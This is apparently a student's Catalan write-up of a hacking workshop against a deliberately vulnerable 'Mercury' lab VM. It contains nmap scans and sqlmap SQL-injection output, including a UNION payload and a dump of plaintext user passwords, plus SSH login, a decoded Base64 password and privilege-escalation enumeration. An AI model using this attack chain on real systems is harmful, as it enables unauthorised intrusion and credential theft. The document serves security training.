

En aquest taller explotaràs vulnerabilitats de bases de dades d'una màquina Linux i aconseguiràs entrar al sistema.

Víctima: 192.168.1.65

Contesta:

1. Quins ports té oberts la víctima?


Fent un simple nmap no he trobat tots els ports oberts:

```
(polkali@kaliPol)-[~]  
$ nmap 192.168.1.65  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-04 19:54 CET  
Nmap scan report for 192.168.1.65  
Host is up (0.0052s latency).  
Not shown: 907 filtered tcp ports (no-response), 91 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
8080/tcp   open  http-proxy  
  
Nmap done: 1 IP address (1 host up) scanned in 9.10 seconds
```

Per tant he fet un nmap més complex per veure'ls i trobar-los tots:


2. Quin contingut pots trobar a la web?

Trobem una pàgina web que s'està fent:



3. Si intentes accedir a un URL que no existeix al servidor, quin URL en pots extreure del missatge que torna?



I podem
treure
aquestes 3
url's:



robots.txt, index, mercuryfacts

Veiem també que la web està feta amb Django.


4. Accedeix al nou URL i visita el planeta de mercuri. Explorant, quina conclusió en pots treure de l'URL?




Still in development.

- Mercury Facts: [Load a fact.](#)
- Website Todo List: [See list.](#)

Si fem alguna prova i hi afegim un número a la url de forma aleatòria ens retorna “facts” sobre el planeta (entenc que busca a la BD per ID que és el que passem de número “facts” que hi té guardats):



Fact id: 2. (('Mercury is the smallest planet.'),)



Fact id: 7. (('It's not known who discovered Mercury.'),)

5. Comprova si al darrere hi ha alguna base de dades. Pots utilitzar la comanda sqlmap amb el paràmetre -dbs.

Pel que sembla la BD que hi ha al darrere és un MySQL:

```
(polkali@kaliPol)-[~]
$ sqlmap http://192.168.1.65:8080/mercuryfacts/ --dbs --delay 1000 --timeout 10000 --url-verify 1 --url-verify-timeout 10000
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 20:09:33 /2023-12-04/

[20:09:34] [WARNING] you've provided target URL without any GET parameters (e.g. 'http://www.site.com/article.php?id=1') and without providing any POST parameters through option '--data'
do you want to try URI injections in the target URL itself? [Y/n/q] y
[20:09:39] [INFO] testing connection to the target URL
[20:09:39] [INFO] testing if the target URL content is stable
[20:09:40] [INFO] target URL content is stable
[20:09:40] [INFO] testing if URI parameter '#1*' is dynamic
got a 301 redirect to 'http://192.168.1.65:8080/mercuryfacts/2806/'. Do you want to follow? [Y/n] y
[20:09:46] [INFO] URI parameter '#1*' appears to be dynamic
[20:09:46] [INFO] heuristic (basic) test shows that URI parameter '#1*' might be injectable (possible DBMS: 'MySQL')
[20:09:47] [INFO] testing for SQL injection on URI parameter '#1*'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[20:10:01] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[20:10:02] [WARNING] reflective value(s) found and filtering out
[20:10:05] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[20:10:05] [INFO] testing 'Generic inline queries'
[20:10:05] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[20:10:12] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[20:10:20] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[20:10:27] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'
[20:10:38] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[20:10:50] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[20:11:04] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EIT)'
```

```

506463436f5a7967444874644374406857767345676e4a4850
[20:15:48] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.6
[20:15:49] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] mercury

[20:15:49] [INFO] fetched data logged to text file

```

6. Un cop tens el nom de la base de dades, llista el contingut amb el paràmetre –dump.

Trobem els noms d'usuaris i contrasenyes de la BD mercury:

```

[20:16:24] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.6
[20:16:24] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s)
entries
[20:16:24] [INFO] fetching current database
got a 301 redirect to 'http://192.168.1.65:8080/mercuryfacts/-4215%20UNION%20ALL%20SELECT%20CONCAT(0x71626a6271,IF
NULL(CAST(DATABASE()%20AS%20NCHAR),0x20),0x716a626a71)%23/'. Do you want to follow? [Y/n] y
[20:16:26] [WARNING] reflective value(s) found and filtering out
[20:16:26] [INFO] fetching tables for database: 'mercury'
[20:16:26] [INFO] fetching columns for table 'users' in database 'mercury'
[20:16:26] [INFO] fetching entries for table 'users' in database 'mercury'
Database: mercury
Table: users
[4 entries]
+-----+-----+-----+
| id | password | username |
+-----+-----+-----+
| 1 | johnny1987 | john |
| 2 | lovemykids111 | laura |
| 3 | lovemybeer111 | sam |
| 4 | mercuryisthesizeof0.056Earths | webmaster |
+-----+-----+-----+

[20:16:26] [INFO] table 'mercury.users' dumped to CSV file '/home/polkali/.local/share/sqlmap/output/192.168.1.65/
dump/mercury/users.csv'
[20:16:26] [INFO] fetching columns for table 'facts' in database 'mercury'
[20:16:26] [INFO] fetching entries for table 'facts' in database 'mercury'
[20:16:26] [INFO] retrieved: 'Mercury does not have any moons or rings.','1'
[20:16:26] [INFO] retrieved: 'Mercury is the smallest planet.','2'
[20:16:26] [INFO] retrieved: 'Mercury is the closest planet to the Sun.','3'
[20:16:26] [INFO] retrieved: 'Your weight on Mercury would be 38% of your weight on Earth.','4'
[20:16:26] [INFO] retrieved: 'A day on the surface of Mercury lasts 176 Earth days.','5'
[20:16:26] [INFO] retrieved: 'A year on Mercury takes 88 Earth days.','6'
[20:16:26] [INFO] retrieved: 'It's not known who discovered Mercury.','7'
[20:16:26] [INFO] retrieved: 'A year on Mercury is just 88 days long.','8'
Database: mercury
Table: facts
[8 entries]
+-----+-----+
| id | fact |
+-----+-----+
| 1 | Mercury does not have any moons or rings. |
| 2 | Mercury is the smallest planet. |
| 3 | Mercury is the closest planet to the Sun. |
| 4 | Your weight on Mercury would be 38% of your weight on Earth. |
| 5 | A day on the surface of Mercury lasts 176 Earth days. |
| 6 | A year on Mercury takes 88 Earth days. |
| 7 | It's not known who discovered Mercury. |

```


7. Amb la informació que tens, ja pots entrar al servidor. Adjunta una captura de pantalla per demostrar que hi has entrat.

Hi entro amb el compte webmaster:

```
(polkali@kaliPol)-[~]
$ ssh webmaster@192.168.1.65
The authenticity of host '192.168.1.65 (192.168.1.65)' can't be established.
ED25519 key fingerprint is SHA256:mHhkDLhyH54cYFlptygnwr7NYpEtepsNhVAT8qzqcUk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.65' (ED25519) to the list of known hosts.
webmaster@192.168.1.65's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon  4 Dec 19:20:10 UTC 2023

System load:  0.01               Processes:            106
Usage of /:   69.4% of 4.86GB     Users logged in:     0
Memory usage: 29%                IPv4 address for enp0s3: 192.168.1.65
Swap usage:   0%

22 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Sep  1 13:57:14 2020 from 192.168.31.136
webmaster@mercury:~$ whoami
webmaster
webmaster@mercury:~$
```

8. Obté les credencials d'un segon usuari amb més privilegis. Quines són?

```
webmaster@mercury:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:./nonexistent:/usr/sbin/nologin
syslog:x:104:110:./home/syslog:/usr/sbin/nologin
_apt:x:105:65534:./nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,:/var/lib/tpm:/bin/false
uuid:x:107:112:./run/uuid:/usr/sbin/nologin
tcpdump:x:108:113:./nonexistent:/usr/sbin/nologin
landscape:x:109:115:./var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1:./var/cache/pollinate:/bin/false
sshd:x:111:65534:./run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:./usr/sbin/nologin
mercury:x:1000:1000:mercury:/home/mercury:/bin/bash
lxd:x:998:100:./var/snap/lxd/common/lxd:/bin/false
mysql:x:112:117:MySQL Server,,:/nonexistent:/bin/false
webmaster:x:1001:1001:./home/webmaster:/bin/bash
linuxmaster:x:1002:1002:./home/linuxmaster:/bin/bash
webmaster@mercury:~$
```


```
webmaster@mercury:~$ cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:syslog,mercury
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:
fax:x:21:
voice:x:22:
cdrom:x:24:mercury
```

Veig que hi ha root, mercury o també hi podria haver linuxmaster.

Ara obtindrem les credencials de l'usuari linuxmaster ja que hi ha la seva password guardada en format Base64:

```
webmaster@mercury:~/mercury_proj$ ls
db.sqlite3  manage.py  mercury_facts  mercury_index  mercury_proj  notes.txt
webmaster@mercury:~/mercury_proj$ cat notes.txt
Project accounts (both restricted):
webmaster for web stuff - webmaster:bWVyY3VyeWlzdGhlc2l6ZW9mMC4wNTZFYXJ0aHMK
linuxmaster for linux stuff - linuxmaster:bWVyY3VyeW1lYW5kaWFtZXRIcmIzNDg4MGttCg==
webmaster@mercury:~/mercury_proj$
```

I obtenim la seva password:



The image shows a web application titled "Decode from Base64 format". It has a simple interface with a text input area containing the Base64 string "bWVyY3VyeW1lYW5kaWFtZXRIcmIzNDg4MGttCg==". Below the input area, there are several options: a dropdown menu set to "UTF-8" with a label "Source character set.", a checkbox for "Decode each line separately (useful for when you have multiple entries).", and a toggle switch for "Live mode OFF" with a label "Decodes in real-time as you type or paste (supports only the UTF-8)". A large green button labeled "DECODE" is prominently displayed. Below the button, the decoded output "mercurymeandiameteris4880km" is shown in a text area.

I ara ens loguejem amb l'usuari linuxmaster:

```
linuxmaster@mercury:/home/webmaster/mercury_proj$ whoami
linuxmaster
linuxmaster@mercury:/home/webmaster/mercury_proj$ id
uid=1002(linuxmaster) gid=1002(linuxmaster) groups=1002(linuxmaster),1003(viewsyslog)
linuxmaster@mercury:/home/webmaster/mercury_proj$
```

Activitat addicional i voluntària: Escalada de privilegis per ser root.

Executa les comandes per identificar els drets i privilegis de l'usuari actual.

- **find / -type f -perm -u=s**

```
linuxmaster@mercury:/home/webmaster/mercury_proj$ find / -type f -perm -u=s 2>/dev/null
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/chfn
/usr/bin/at
/usr/bin/pkexec
/usr/bin/umount
/usr/bin/fusermount
/usr/bin/passwd
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
linuxmaster@mercury:/home/webmaster/mercury_proj$
```

○ ...

- **sudo -l**

```
linuxmaster@mercury:/home/webmaster/mercury_proj$ sudo -l
[sudo] password for linuxmaster:
Matching Defaults entries for linuxmaster on mercury:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User linuxmaster may run the following commands on mercury:
    (root : root) SETENV: /usr/bin/check_syslog.sh
linuxmaster@mercury:/home/webmaster/mercury_proj$
```

- Sobre quin script aquest usuari té privilegis de root?
- Quines comandes executa aquest script?